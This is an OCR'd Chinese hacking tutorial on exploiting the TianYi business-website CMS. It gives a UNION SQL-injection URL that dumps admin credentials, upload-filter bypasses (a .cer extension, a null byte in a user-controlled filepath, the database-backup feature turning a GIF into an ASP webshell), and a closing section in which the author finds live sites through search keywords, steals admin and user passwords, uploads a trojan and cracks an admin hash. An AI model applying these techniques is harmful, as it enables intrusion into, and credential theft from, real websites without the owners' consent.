


图3

上面的Union语句是利用Request("txtitle")中的搜索值，如果利用同一语句中Request("type")的搜索提交值，构造的Union语句则是：

syjh/search.asp?type=jm%' union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24 from manage_user union select * from info where type like '%jm

初战告捷，接着又看了其他搜索页面，如产品展示（spzs）中的search.asp、企业名录（qyml）中的qyml.asp、行业信息（hyxx）中的more.asp等等，在检测完这些页面中的搜索提交值后，答案是一个单词：YES！全都存在过滤不严的漏洞，其利用方法和前面Search.asp中的语句大同小异。详细的Union语句偶进行了一下整理，大家可修改其中的数值来测试。为了照顾新上手的朋友，偶又用VB编了一个天意商务注入的小程序，只要在URL地址栏中填入商务网站地址，就可查询到管理员或用户的名称及密码了。

二、上传漏洞分析及利用

1.普通用户上传asp木马

申请一个普通用户，登录后，输入网址manage\index.asp或点击图4中的“进入会员管理中心”进入用户管理平台，这里提供了很多的管理项目，而偶要找的则是上传的地方。

“企业名录”中有“上传公司图片”，但因为等级太低不让上传，不让就不传；接着再向下看，“商业机会管理”中的“发布供求信息”中有一个“上传产品图片”的地方，但只能传“jpg|gif|png|bmp”这几种类型的文件，试着用“WinSock Expert”抓包，也没找出可利用的地方，暂时作罢！接着向下看，在“产品展示管理”中的“发布产品信息”中也是这样的上传模式，准




图4

备PASS的时候，看到下方还有一个上传的地方，如图5点“浏览”，选择一个asp文件，再点“上传”，弹出提示框，不让上传，改扩展名为cer，再点上传，哇！上传成功，地址是：[upload=cer]picture/2005728205348824.cer[/upload]，简直不敢相信自己的眼睛。




图5

急忙在地址中输入picture/2005728205348824.cer，结果IE给偶一个提示：“HTTP 错误 404找不到文件”。打开天意程序根目录中的picture文件夹，里面果然没有这个cer文件，那传那儿去了？重新上传，并用“WinSockExpert”抓包，如图6所示上传文件的路径是：“admin/include/upfile.asp”，依次打开admin—include文件夹，打算查看Upfile.asp文件的源码，却发现同目录内有一个Picture文件夹，上面传的cer莫不是传到这里了？打开一看，哈哈！那个cer文件乖乖地在这儿躺着呢！在IE中输入地址：http://127.0.0.1/ty51/admin/include/picture/2005728205348824.cer，这次IE没让偶看它的脸色，成功执行了一个Asp木马。又看了其它几项管理，除了在“展会信息”的“发布展会信息”中同样存在这个上传外，其它项中就再无可利用的了。

```
POST /ty51/admin/include/upfile.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/vnd.ms-powerpoint, application/vnd.ms-excel,
application/msword, application/x-shockwave-flash, */*
Referer: http://127.0.0.1/ty51/admin/include/upload.asp
```
图6

说到这里，顺便再说一下4.5版中的用户上传漏洞。在“产品展示”中随便发布一个产品，并选择一个图片上传。再进入“管理产品信息”，选择“修改”，在产品图片处，选择“删除现有图片重新上传”，如图7所示在这里可以上传任意格式的文件。修改完毕回到管理页面，在图片上点右键，查看其属性，找到ASP文件的路径，如图8所示复制URL到地址栏中执行，一个ASP木马也就这样诞生了。




图7




图8




图11

2、管理员上传漏洞利用

如果管理员的MD5设得不是很强大，那就有可能被爆破出来！当得到管理员密码后，就可以大大方方的进入后台了。后台的管理项目更多，当然了，管理员嘛！这里有那些可利用的地方呢？听偶慢慢道来！

A、展会信息管理

对展会信息选择“编辑”中的“修改”，在其中的展出内容里，就有一个上传的地方，这里的上传和用户管理平台中的上传是同一个，可以上传非asp、asa、aspx之外的任意文件。

B、广告服务管理

在“栏目分类广告”内，有两个可利用的地方。

其一：“增加广告”中的上传漏洞：

增加广告使用的上传文件是Admin/ads/LinkADD.asp，其上传界面如图9，只允许上传jpg、gif、swf格式的文件，但通过“WinSock Expert”抓包后却发现了可以利用的地方，如图10。filepath值竟然是用户提交的，只要修改这个提交值就可以上传任意文件。相信大家还记得曾经的动网上传漏洞吧，先将数据包保存为文本，然后在../../yqlj/picture/后加入jm.asp，asp后需加一个空格，再用16进制编辑软件winhex将这个空格20改为00，再用nc提交，就可以在picture文件夹中生成jm.asp文件。




图9



图10

上面的步骤有点繁琐，这里用老兵的Dvbbs上传工具及Cookie浏览器来完成。先用老兵的浏览器打开后台，登录后，在浏览器工具栏的cookies中就显示了session值，如图11所示。启动老兵的Dvbbs上传工具，在“提交地址”中输入“http://127.0.0.1/ty51/admin/ads/LinkADD.asp”，在上传路径中输入“../../database/jmdcw.asp”，把上传的asp保存在database目录中。接下来选择一个本地ASP文件，最后就是复制老兵浏览器中的cookies值到这里的cookie中，一切完成后，点“上传文件”就可以了。如图12， 虽然在返回信息中没有显示上传成功的字样，但在网址中输入database/jmdcw.asp却打开了这个Asp木马，如图13所示，说明上传成功。

其二：修改广告的上传漏洞

使用的是同一个目录内的EditLink.asp文件，这个上传方法就更简单了，对已存在的广告点“修改”，打开广告发布信息修改窗口，如图14所示。



图12




图13




图14

因为没有限制上传的格式，所以可选择任意文件上传。比如选择一个asp文件到广告位置处，点“修改”上传，这时再看广告列表菜单中的这一广告，如图15所示，图片名称已改为asp格式了，这个文件位置默认也是保存在yqlj/picture/中，




图15

当然，这个地方也可以使用老兵的上传，方法和上面的一样，只要把提交地址中的“LinkADD.asp”改为“EditLink.asp”就可以了。

C、网站系统管理

在这里，可以通过“查看服务器变量”了解站点的物理路径及所在服务器的一些

相关信息。但最值得利用的地方还是“备份网站数据库”，如图16所示。




图16




图17

不过5.1版中的“备份数据库”和“恢复数据库”这两个地方的输入框是灰色禁用状态。不要紧，看过源码后得知，程序并没有限制提交的路径，用本地提交就可突破这种限制。先用IE浏览器登录后台，将此页的源代码另保存为文本back.txt，然后把其中的源码**action="admin_backdb.asp?action=back"改为“action="http://127.0.0.1/ty51/admin/system/admin_backdb.asp?action=back"”，(/admin之前是网站地址)；接着向下找到<input type="text" name="currf" size="20" value="../../database/tiyisw.asp" disabled>**，注意到没有，最后有一个“disabled”，文本框为什么是灰色？就是它限制的！再就是后面的**<input type="text" name="backfy" size="20" value="backup2005730.mdb" disabled>**，将这两个地方的“disabled”删除，就可以突破“备份数据库”文本框的禁用了。

将back.txt改为back.htm后打开，如图17所示在“数据库路径”中输入已上传图片文件的路径及名称，上传图片可以在前台，也可以在后台，这里偶用后台“新闻管理”内的“行业管理”中“修改”，上传了一个图片。提交修改后，再通过预览，查看到图片的路径是“http://127.0.0.1/ty51/hyxx/pic/2005730122750.gif”，那么填入的数据库路径则为“../../hyxx/pic/2005730122750.gif”。再把数据库名称根据自已的喜好填写一个，如偶的是jmdcw.asp，最后点“备份”就可以把gif图片转换为asp文件了。**注：默认备份数据目录dbback的路径为admin/system/dbback，备份后的asp文件的网址为：http://web/admin/system/dbback/asp文件名.asp。**

三、实战测试

罗罗嗦嗦地说了这么多，也不知偶所找的这些漏洞，在网络中是否还存在！要实践一下才知道。打开百度，输入关键字“会员助手 服务条款 网站指南 网络广告 市场合作 友情链接”进行搜索，找到了大量使用天意商务程序的网站。

A、4.5版

随便打开一个网站，将网址复制到偶的小程序中，点击“试试吧”，如图18所示，得到管理员名称及密码，呵！还是明文显示的，可能是4.5或之前的版本。既然找到了，就进后台看一下吧，输入后台默认地址：admin/login.asp，等了一会，IE给了偶一个提示，访问的页面不存在！倒！可能是管理员把admin文件夹改名了，那就试试用户管理中的上传漏洞。在偶的小程序中，选择用户，点击“试试”后，得到了部分用户的名称及密码。【*注：有些网站的用户编号是从几百开始的，可将原ID号20改为1000进行查询*】，当然也可以申请一个新用户登录用户管理平台，在用户平台内，使用“产品展示”中的漏洞，偶成功上传了一个木马。




图18

B、5.1版

这么快就完成了一个测试，有些意犹未尽，再找个5.1版本试试（图19），得到一个网站的管理员名称及密码。恰好也到了午饭时间，把密码交给MD5爆破工具，顺带拍了拍主机，“这个艰巨的任务就交给你们了，偶要去填肚子了”！：）




图19

还是机器听话！等偶回来时，已破出了管理员的密码，7位数字，可能是电话号码，看着破解出的密码偶心里倒产生了一些悲哀，管理员的安全意识啊！呵呵！有些杞人忧天了！敢快进入测试现场，否则……。

